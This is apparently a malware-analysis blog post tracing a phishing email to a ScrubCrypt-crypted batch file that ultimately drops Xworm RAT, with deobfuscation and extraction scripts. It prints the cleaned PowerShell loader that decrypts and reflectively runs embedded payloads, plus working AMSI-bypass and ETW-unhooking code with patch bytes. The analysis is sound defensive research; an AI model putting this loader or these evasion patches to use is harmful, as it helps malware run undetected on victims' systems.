ScrubCrypt - The Rebirth of Jlaive

By 0xToxin


Published: 2023-03-19 · Archived: 2026-04-05 14:24:29 UTC

IntroPermalink

In this blog we are going through a recent phishing campaign that leverages a new crypter sold in underground forums.

OverviewPermalink

In the past weeks a new thread was posted in the “Cryptography and Encryption Market” section in hackforums.net promoting a new crypter called **“ScrubCrypt”**




This crypter was found used in a recent phishing campaign which eventually delivered **Xworm RAT**.


We will be going through all the analysis steps from the phishing mail the victim receives to analyzing and deobfuscating the crypter(and its origin) and identifying the final **Xworm** binary.

The PhishPermalink

The user received a mail with the subject: “**LEP/RFQ/AV/04/2022/6030**”, the mail itself contains a generic body content, letting the user know that he has an attachment that needs to be open.




The mail has attached archive file (**LEPRFQAV04,pdf.001**), inside of it we can find a **.bat** file (batch script) that supposed to be executed by the user and lead to a multistage execution chain.




LEPRFQAV04,pdf.batPermalink

Static InformationPermalink

- **Sha256:** 04ce543c01a4bace549f6be2d77eb62567c7b65edbbaebc0d00d760425dcd578
- **VT Detection:** 24/61 (Link)



The script is completely obfuscated:



By first glance we can notice 2 main things:

1. The script has junk code which utilize the **%** symbol in batch scripting.
2. The end of the script contains a huge encrypted blob of data as a comment (**::**)

Batch DeobfuscationPermalink

I start off with removing all the junk code the script contains by using the next script:

```
import re

NON_WORD_PATTERN = '%\W%'
```

```
file_path = '/Users/igal/malwares/Scrub Crypt/3 - LEPRFQAV04,pdf.bat'
fo = open(file_path,'r').read()
clean_script = re.sub(NON_WORD_PATTERN,'',fo)
print(clean_script)
```batch

    @echo off
    powershell -w hidden -c #
    set CUnTR=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
    copy %CUnTR% "%~0.exe" /y && cls
    "%~0.exe" function yA($t){$t.Replace('@', '')}$iwqO=yA 'Get@C@urr@ent@P@roce@ss@';$knsa=yA 'Rea@dAl@lT@e@xt(
    ::K8fQqk7xvojjb2P9cYvAvVZq2lXoHsKBw6gFb0XhzLyV5n92FTvZL6MK9KFRY8weBiypW/knQPmWgUurEdWUIrgCmzr2gamQnLsxndquXE
```

Great, now the script is less obfuscated and we can see that there is a powershell script embedded.
I've cleaned the script and changed some of the variable names:

```
 powershell -w hidden -c #
set Copy_Ps1_binary=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
copy %Copy_Ps1_binary% "%~0.exe" /y && cls
"%~0.exe" function f_remove_@($t){
        $t.Replace('@', '')
}

$v_GetCurrentProcess=f_remove_@ 'Get@C@urr@ent@P@roce@ss@';
$v_ReadAllText=f_remove_@ 'Rea@dAl@lT@e@xt@';
$v_EntryPoint=f_remove_@ 'En@t@ry@Poin@t@';
$v_ChangeExtension=f_remove_@ 'Ch@ange@E@xte@nsi@on@';
$v_FromBase64String=f_remove_@ 'From@Bas@e64S@tri@ng@';
$v_Load=f_remove_@ 'Lo@ad@';
$v_TransformFinalBlock=f_remove_@ 'Tr@a@n@sfor@m@F@in@al@B@lo@ck@';
$v_Split=f_remove_@ 'Sp@l@it@';
$v_Invoke=f_remove_@ 'In@vo@ke@';
$v_CreateDecryptor=f_remove_@ 'Cre@at@eD@ec@ry@pto@r@';

function f_aes_decrypt($enc_data,$b64_enc_key,$b64_enc_iv){
        $v_aescryptor=[System.Security.Cryptography.Aes]::Create();
        $v_aescryptor.Mode=[System.Security.Cryptography.CipherMode]::CBC;
        $v_aescryptor.Padding=[System.Security.Cryptography.PaddingMode]::PKCS7;
        $v_aescryptor.Key=[System.Convert]::$v_FromBase64String($b64_enc_key);
        $v_aescryptor.IV=[System.Convert]::$v_FromBase64String($b64_enc_iv);
        $v_aes_decryptor=$v_aescryptor.$v_CreateDecryptor();
        $v_decrypted_data=$v_aes_decryptor.$v_TransformFinalBlock($enc_data,0,$enc_data.Length);
        $v_aes_decryptor.Dispose();
        $v_aescryptor.Dispose();
        $v_decrypted_data; # return compressed data
}
```
```

```
function f_decompress_data($compressed_data){
        $v_data_memstream=New-Object System.IO.MemoryStream(,$compressed_data);
        $v_decompressed_data=New-Object System.IO.MemoryStream;
        $v_gzip_stream=New-Object System.IO.Compression.GZipStream($v_data_memstream,[IO.Compression.Compressio
        $v_gzip_stream.CopyTo($v_decompressed_data);
        $v_gzip_stream.Dispose();
        $v_data_memstream.Dispose();
        $v_decompressed_data.Dispose();
        $v_decompressed_data.ToArray(); # returns byte array of the payload
}

function f_invoke_payload($payload,$b64_enc_key){
        [System.Reflection.Assembly]::$v_Load([byte[]]$payload).$v_EntryPoint.$v_Invoke($null,$b64_enc_key);
}

$batfile_data=[System.IO.File]::$v_ReadAllText([System.IO.Path]::$v_ChangeExtension([System.Diagnostics.Process]
$blob_data_chunk=$batfile_data[$batfile_data.Length-1].Substring(2); #takes the last splitted data from the '2'
$blob_data=[string[]]$blob_data_chunk.$v_Split('\'); #the blob data splitted by '\'
$payload2=f_decompress_data (f_aes_decrypt ([Convert]::$v_FromBase64String($blob_data[0])) $blob_data[2] $blob_
$payload1=f_decompress_data (f_aes_decrypt ([Convert]::$v_FromBase64String($blob_data[1])) $blob_data[2] $blob_
f_invoke_payload $payload1 $null;
f_invoke_payload $payload2 $null;
```

What the script does?[Permalink]

The script takes the blob data I've mentioned that comes right after the **::** comment in the batch script.
It will split it by **backslash** and save the splitted data in a variable (**$blob_data_chunk**)

```
$batfile_data=[System.IO.File]::$v_ReadAllText([System.IO.Path]::$v_ChangeExtension([System.Diagnostics.
Process]::$v_GetCurrentProcess().MainModule.FileName, $null)).$v_Split([Environment]::NewLine); #splits
the data in the initial bat file by newline
$blob_data_chunk=$batfile_data[$batfile_data.Length-1].Substring(2); #takes the last splitted data from
the '2' index (meaning after '::')
$blob_data=[string[]]$blob_data_chunk.$v_Split('\'); #the blob data splitted by '\'
```

The variable will be now an array with 4 elements:

- Encrypted data 1
- Encrypted data 2
- Base64 encoded AES256 encryption key
- Base64 encoded AES256 encryption IV

The script will pass each encrypted data with the encoded key and IV to decryption function (**f_aes_decrypt**), the return value from the function will be gz archive which will then be passed to a decompress function (**f_decompress_data**) which will return binary in a form of byte array.

```
function f_aes_decrypt($enc_data,$b64_enc_key,$b64_enc_iv){
    $v_aescryptor=[System.Security.Cryptography.Aes]::Create();
    $v_aescryptor.Mode=[System.Security.Cryptography.CipherMode]::CBC;
    $v_aescryptor.Padding=[System.Security.Cryptography.PaddingMode]::PKCS7;
    $v_aescryptor.Key=[System.Convert]::$v_FromBase64String($b64_enc_key);
    $v_aescryptor.IV=[System.Convert]::$v_FromBase64String($b64_enc_iv);
    $v_aes_decryptor=$v_aescryptor.$v_CreateDecryptor();
    $v_decrypted_data=$v_aes_decryptor.$v_TransformFinalBlock($enc_data,0,$enc_data.Length);
    $v_aes_decryptor.Dispose();
    $v_aescryptor.Dispose();
    $v_decrypted_data; # return compressed data
}

function f_decompress_data($compressed_data){
    $v_data_memstream=New-Object System.IO.MemoryStream(,$compressed_data);
    $v_decompressed_data=New-Object System.IO.MemoryStream;
    $v_gzip_stream=New-Object System.IO.Compression.GZipStream($v_data_memstream,[IO.Compression.
    CompressionMode]::Decompress);
    $v_gzip_stream.CopyTo($v_decompressed_data);
    $v_gzip_stream.Dispose();
    $v_data_memstream.Dispose();
    $v_decompressed_data.Dispose();
    $v_decompressed_data.ToArray(); # returns byte array of the payload
}
```

And the last thing the script will do is to invoke and execute these binaries.

The next script can be used to retrieve the archives:

```
 from Crypto.Cipher import AES
from base64 import b64decode

def aes_decrypt(data, key, iv):
    decrypt_cipher = AES.new(key, AES.MODE_CBC, iv)
    return decrypt_cipher.decrypt(data)

data_blob = clean_script.split('::')[-1].split('\\')
enc_blob_1 = b64decode(data_blob[0])
enc_blob_2 = b64decode(data_blob[1])
key = b64decode(data_blob[2])
iv = b64decode(data_blob[3])
archive_1 = aes_decrypt(enc_blob_1, key, iv)
archive_2 = aes_decrypt(enc_blob_2, key, iv)

file_path = '/Users/igal/malwares/Scrub Crypt/archive'
fo = open('{0}{1}.gz'.format(file_path,1),'wb').write(archive_1)
fo = open('{0}{1}.gz'.format(file_path,2),'wb').write(archive_2)
```


Now we can go through the binaries and analyze each one of them; based on the script execution flow, the first binary that will be executed is the one stored in **archive2**.

XsXllt.tmpPermalink

Static InformationPermalink

- **Sha256:** 05eac401aa9355f131d0d116c285d984be5812d83df3a297296d289ce523a2b1
- **VT Detection:** 18/71 (Link)

- The binary is .NET based as we can inspect using DiE




I've opened the binary in DnSpy and found out it's obfuscated:

Breaking the deobfuscationPermalink

I will be going through now a way I've managed to deobfuscate the code and make it text clear. First of all, we open up **SAE**(SimpleAssemblyExplorer) and navigate to the location where the binary is located, right click on the binary and select **"Deobfuscator"**:

Then we simply click OK and waiting for SAE to deobfuscate for us the code:



Now we can open up the binary and find out that it’s a bit more clearer then previously:

But this is not enough, we can see that there is a repetitive method being used by the program `c000001.m000001` , we can use **De4Dot** and deobfuscate the code even more, one thing that we need for it is the method token (which can be retrieved by clicking the method and looking on the comment above it):

```
internal class c000001
{
    // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
    public static string m000001(string p0, int p1, int p2, int p3, int p4, int p5)
    {
        StringBuilder stringBuilder = new StringBuilder();
        foreach (char c in p0.ToCharArray())
        {
            stringBuilder.Append((char)((int)c - p2));
        }
        return stringBuilder.ToString();
    }
```

Now that we have the token we can use the next command to deobfuscate the code: `de4dot.exe <SAE_deobfuscated_binary> --strtyp delegate --strtok 06000001`

After the deobfuscation process was successed, a “clean” binary will be created in the binary folder, we can open it in DnSpy and see how the magic happend and work with a clear text binary:

```
internal class c000002
{
    // Token: 0x06000002 RID: 2 RVA: 0x000020DC File Offset: 0x000002DC
    private static void Main()
    {
        c000002.f000001 = Process.GetCurrentProcess();
        c000002.m000003("ntdll.dll");
        if (Environment.OSVersion.Version.Major >= 10 || IntPtr.Size == 8)
        {
            c000002.m000003("kernel32.dll");
        }
        c000002.m000002("amsi.dll", "AmsiScanBuffer", new byte[] { 184, 87, 0, 7, 128, 195 }, new byte[] { 184, 87, 0, 7, 128, 194, 24, 0 });
        string text = "ntdll.dll";
        string text2 = "EtwEventWrite";
        byte[] array = new byte[] { 195 };
        byte[] array2 = new byte[3];
        array2[0] = 194;
        array2[1] = 20;
        c000002.m000002(text, text2, array, array2);
    }
```

Evasion TechniquesPermalink

This binary does 2 main operations:

- **AMSI bypass** - The dev isn’t trying to be too much creative and copycats rasta-mouse AmsiBypass C# code which can be found on his github repo

```
c000002.m000003("ntdll.dll");
if (Environment.OSVersion.Version.Major >= 10 || IntPtr.Size == 8)
{
    c000002.m000003("kernel32.dll");
}
c000002.m000002("amsi.dll", "AmsiScanBuffer", new byte[] { 184, 87, 0, 7, 128, 195 }, new byte[] { 184, 87, 0, 7, 128, 194, 24, 0 });
public class AmsiBypass
{
    public static void Execute()
    {
        // Load amsi.dll and get location of AmsiScanBuffer
        var lib = LoadLibrary("amsi.dll");
        var asb = GetProcAddress(lib, "AmsiScanBuffer");

        var patch = GetPatch;

        // Set region to RWX
        _ = VirtualProtect(asb, (UIntPtr)patch.Length, 0x40, out uint oldProtect);

        // Copy patch
        Marshal.Copy(patch, 0, asb, patch.Length);

        // Restore region to RX
        _ = VirtualProtect(asb, (UIntPtr)patch.Length, oldProtect, out uint _);
    }

    static byte[] GetPatch
    {
        get
        {
            if (Is64Bit)
            {
                return new byte[] { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3 };
            }

            return new byte[] { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC2, 0x18, 0x00 };
        }
    }

    static bool Is64Bit
    {
        get
        {
            return IntPtr.Size == 8;
        }
    }
```

- **ETW unhooking** - The dev adding a layer of protection by unhooking EtwEventWrite (Event Tracing for Windows) which will disable the logging for `Assembly.Load` calls, this topic is explained in depth by

XPN.

XPN shares a POC code for the unhooking on his github repo

```
string text = "ntdll.dll";
string text2 = "EtwEventWrite";
byte[] array = new byte[] { 195 };
byte[] array2 = new byte[3];
array2[0] = 194;
array2[1] = 20;
c000002.m000002(text, text2, array, array2);
```

```
static void Main(string[] args)
{
    Console.WriteLine("ETW Unhook Example @_xpn_");

    // Used for x86, I'll let you patch for x64 ;)
    PatchEtw(new byte[] { 0xc2, 0x14, 0x00 });

    Console.WriteLine("ETW Now Unhooked, further calls or Assembly.Load will not be logged");
    Console.ReadLine();
    //Assembly.Load(new byte[] { });
}

private static void PatchEtw(byte[] patch)
{
    try
    {
        uint oldProtect;

        var ntdll = Win32.LoadLibrary("ntdll.dll");
        var etwEventSend =  Win32.GetProcAddress(ntdll, "EtwEventWrite");


        Win32.VirtualProtect(etwEventSend, (UIntPtr)patch.Length, 0x40, out oldProtect);
        Marshal.Copy(patch, 0, etwEventSend, patch.Length);
    }
    catch
    {
        Console.WriteLine("Error unhooking ETW");
    }
}
```

After the execution of this binary, the second binary will be executed which is stored in **Archive1** (the execution of this binary won't be logged in the event tracer as the unhook in the previous binary occured).


JuCdip.tmpPermalink

Static InformationPermalink

- **Sha256:** ad13c0c0dfa76575218c52bd2a378ed363a0f0d5ce5b14626ee496ce52248e7a
- **VT Detection:** 23/70 (Link)



- The binary is .NET based as we can inspect using DiE



